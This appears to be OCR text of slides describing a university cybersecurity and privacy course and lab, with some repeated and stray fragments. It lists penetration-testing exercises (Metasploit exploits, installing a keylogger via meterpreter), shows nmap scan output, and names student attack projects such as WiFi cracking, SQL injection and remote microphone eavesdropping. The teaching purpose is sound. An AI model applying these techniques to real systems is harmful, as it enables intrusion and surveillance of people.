
"Open Source" is often a business term for Free Software. The "free" means "freedom" (*libre*) but, usually, it also costs nothing (*gratis*).

Synonyms: Software libre, FLOSS.

Copyleft

A "hack" of copyright designed to replenish the digital or creative commons. Copyleft licenses like the GNU GPL or CC BY-SA require that the same rights to use, modify, remix, and share apply to all software recipients.

Synonyms: Share-Alike



Why Does Software Licensing Matter for Privacy and Security?

- If you can read the source, or an expert can audit it, then you can verify the software has the security features it promises.
- If you can read the source, or an expert can audit it, it's very hard to hide malicious features in it.
- Bugs are also easier to hunt down and fix because "given enough eyeballs all bugs are shallow".
- Patches are quickly applied because there is minimal legal friction.

Weeks 11-12

Chains of Trust

- Certificates, SSL/TLS
- Sofware Repositories, Hardware Supply Chain

Penetration Testing

- Metasploit Framework
- Privilege escalation attack FTP server
- Exploited Ingreslock back door in IRC protocol
- Install keylogger on remote machine using meterpreter

```
Initiating Parallel DNS resolution of 1 host. at 11:28
Completed Parallel DNS resolution of 1 host. at 11:28, 0.02s elapsed
Initiating SYN Stealth Scan at 11:28
Scanning 192.168.1.122 [1000 ports]
Discovered open port 22/tcp on 192.168.1.122
Completed SYN Stealth Scan at 11:28, 3.44s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.1.122
Retrying OS detection (try #2) against 192.168.1.122
Retrying OS detection (try #3) against 192.168.1.122
Retrying OS detection (try #4) against 192.168.1.122
Retrying OS detection (try #5) against 192.168.1.122
Nmap scan report for 192.168.1.122
Host is up (0.0012s latency).
Not shown: 998 closed ports
PORT   STATE    SERVICE
22/tcp open     ssh
53/tcp filtered domain
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=10/30%OT=22%CT=1%CU=43761%PV=Y%DS=2%DC=I%G=Y%TM=5BD878
OS:A0%P=x86_64-pc-linux-gnu)SEQ(SP=11%GCD=FA00%ISR=9C%TI=I%CI=RD%TS=U)SEQ(S
OS:P=12%GCD=FA00%ISR=9C%TI=I%TS=U)OPS(O1=M5B4%O2=M5B4%O3=M5B4%O4=M5B4%O5=M5
OS:B4%O6=M5B4)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)ECN(R=Y%D
OS:F=N%T=41%W=FFFF%O=M5B4%CC=N%Q=)T1(R=Y%DF=N%T=41%S=O%A=S+%F=AS%RD=0%Q=)T2
OS:(R=Y%DF=N%T=100%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=N%T=100%W=0%S=Z%A=
OS:S+%F=AR%O=%RD=0%Q=)T4(R=Y%DF=N%T=100%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%D
OS:F=N%T=100%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T5(R=N)T6(R=Y%DF=N%T=100%W=0%S=A%
OS:A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=N%T=100%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)U1(R=Y%
OS:DF=N%T=34%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=N)

Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=17 (Good luck!)
IP ID Sequence Generation: Incremental

Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.26 seconds
           Raw packets sent: 1107 (53.926KB) | Rcvd: 1094 (46.494KB)
root@kali:~#
```

Week 13

Threat Modeling

- Risks and Vulnerabilities
- Operational Security (OPSEC)

Final Projects

We asked students to hack a device or demonstrate an exploit.

Final Project Examples:

- Activating microphone remotely and eavesdropping on conversations.
- Cracking weak WiFi access point passwords using dictionary attack.
- Website defacing, SQL injection, cross-site scripting.
- DDoS, MITM, other network-based attacks.
- Spoofing digital signatures with weak algorithms (MD5)

https://privacylab.yale.edu/digital-id.html


Capture two types of data using tcp dump:
1. Wifi information (beacon)
2. Encryption information (handshakes)
A single connection is sufficient to generate enough information to crack the password
Yale Cyber Leadership Forum
Adam Pan
Scott Shapiro
Sean O'Brien
Laurin Weissinger


Digital Signatures
Adam Pan
Please browse to:
https://privacylab.yale.edu/digital-id.html
Digital Signatures
Adam Pan
Please browse to:
https://privacylab.yale.edu/digital-id.html
Yale Cyber
Leadership Forum
Scott Shapiro
Sean O'Brien
Laurie Weisinger

Yale Privacy Lab

- Ad-hoc Digital Self-Defense workshops
- Static and network analysis of mobile apps for privacy auditing
- Creates a feedback loop with the cybersecurity curriculum. "Got a privacy question? Come to next week's Privacy Lab workshop..."
- We can prove how important privacy is by demonstrating exploits and how encryption, anonymity, etc. protect users.


FBx 01
FBx02
FBx03
High-Gain
150Mbps
tp-link
High-Gain
150Mbps
tp-link
High-Gain
150Mbps
tp-link
GAMA

Thank You

- Scott Shapiro, Laurin Weissinger, Oona Hathaway
- Rebecca Crootof and Jack Balkin, Yale ISP
- Esther Onfroy, Exodus Privacy, PiRogue
- Jonathan Oronzo, Matt Adair, City Frequencies
- Eben Moglen & Danny Haidar, Freedombox Fndn
- Yale CEID and MakeHaven
- My colleagues at Purism for feedback & support

Keep In Touch: https://frama.link/lp2019